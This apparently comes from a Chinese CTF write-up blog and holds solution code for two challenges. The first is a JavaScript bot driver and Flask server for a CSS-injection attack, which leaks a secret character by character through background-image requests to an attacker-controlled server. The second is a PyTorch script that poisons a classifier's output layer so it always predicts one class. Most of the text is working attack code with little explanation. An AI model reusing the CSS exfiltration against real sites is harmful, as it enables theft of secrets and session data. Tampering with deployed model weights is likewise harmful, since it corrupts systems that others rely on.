const sleep = (ms) => new Promise(resolve => setTimeout(resolve, ms));
(async function () {
while (true) {
try {
const res = await fetch('http://host.docker.internal:8000/next');
const note_id = await res.text();
if (note_id === 'done') break;
const w = window.open('http://localhost:3000/view/' + note_id);
await sleep(1000);
if (w) w.close();
} catch (e) {
console.error(e);
await sleep(1000);
}
}
})();
</script>
from flask import Flask, request
from flask_cors import cross_origin
import requests
import string
import re
import os
app = Flask(__name__)
flag = ''
dicts = string.ascii_letters + string.digits + r'{}-_'
payload = '''
meta[name="secret"][content^="{}"] {{
background: url("http://host.docker.internal:8000/leak?c={}");
}}'''
# 随机注册登录一个普通用户
data = {
'username': os.urandom(6).hex(),
'password': os.urandom(6).hex()
}
s = requests.Session()
s.post('http://127.0.0.1:10800/register', data=data)
s.post('http://127.0.0.1:10800/login', data=data)
next_note_id = ''
def report():
s.post('http://127.0.0.1:10800/report', data={
'url': 'http://host.docker.internal:8000/exp.html'
})
def paste(current_flag: str):
global next_note_id
if current_flag.endswith('}'):
next_note_id = 'done'
print('done')
return
content = '''
head, meta {
display: block;
}
'''
for c in dicts:
content += payload.format(current_flag + c, c)
res = s.post('http://127.0.0.1:10800/paste', data={
'content': '<div><style>' + content + '</style></div>'
})
# 提取下一条笔记ID
match = re.findall(r'"/view/([^"]+)"', res.text)
if match:
next_note_id = match[0]
print('next note id: ' + next_note_id)
@cross_origin()
@app.route('/next')
def next():
return next_note_id
@app.route('/exp.html')
def exp_html():
with open('exp.html', 'r', encoding='utf-8') as f:
return f.read()
@app.route('/leak')
def leak():
global flag
c = request.args.get('c', '')
flag += c
print('flag: ' + flag)
paste(flag)
return 'ok'
if __name__ == '__main__':
paste('')
report()
app.run(host='0.0.0.0', port=8000)
CSS注入 2.0_css攻击-CSDN博客
旧吊带袜天使:想吃真蛋糕的Stocking
考点:模型污染攻击
看不懂,直接看wp
import torch
from model_server import SimpleDessertClassifier
# 加载原始模型
model = SimpleDessertClassifier()
sd = model.state_dict()
# 找到输出层
last_linear_weight = None
last_linear_bias = None
for k in sorted(sd.keys()):
if k.endswith('.weight') and sd[k].shape[0] == 3:
last_linear_weight = k
last_linear_bias = k.replace('.weight', '.bias')
break
if last_linear_weight is None:
raise RuntimeError("未能找到输出层 Linear")
# 污染输出层
sd[last_linear_weight] = torch.zeros_like(sd[last_linear_weight])
sd[last_linear_bias] = torch.tensor([-10.0, 10.0, 0.0])
# 保存污染后的模型
torch.save(sd, "poisoned_fixed.pth")
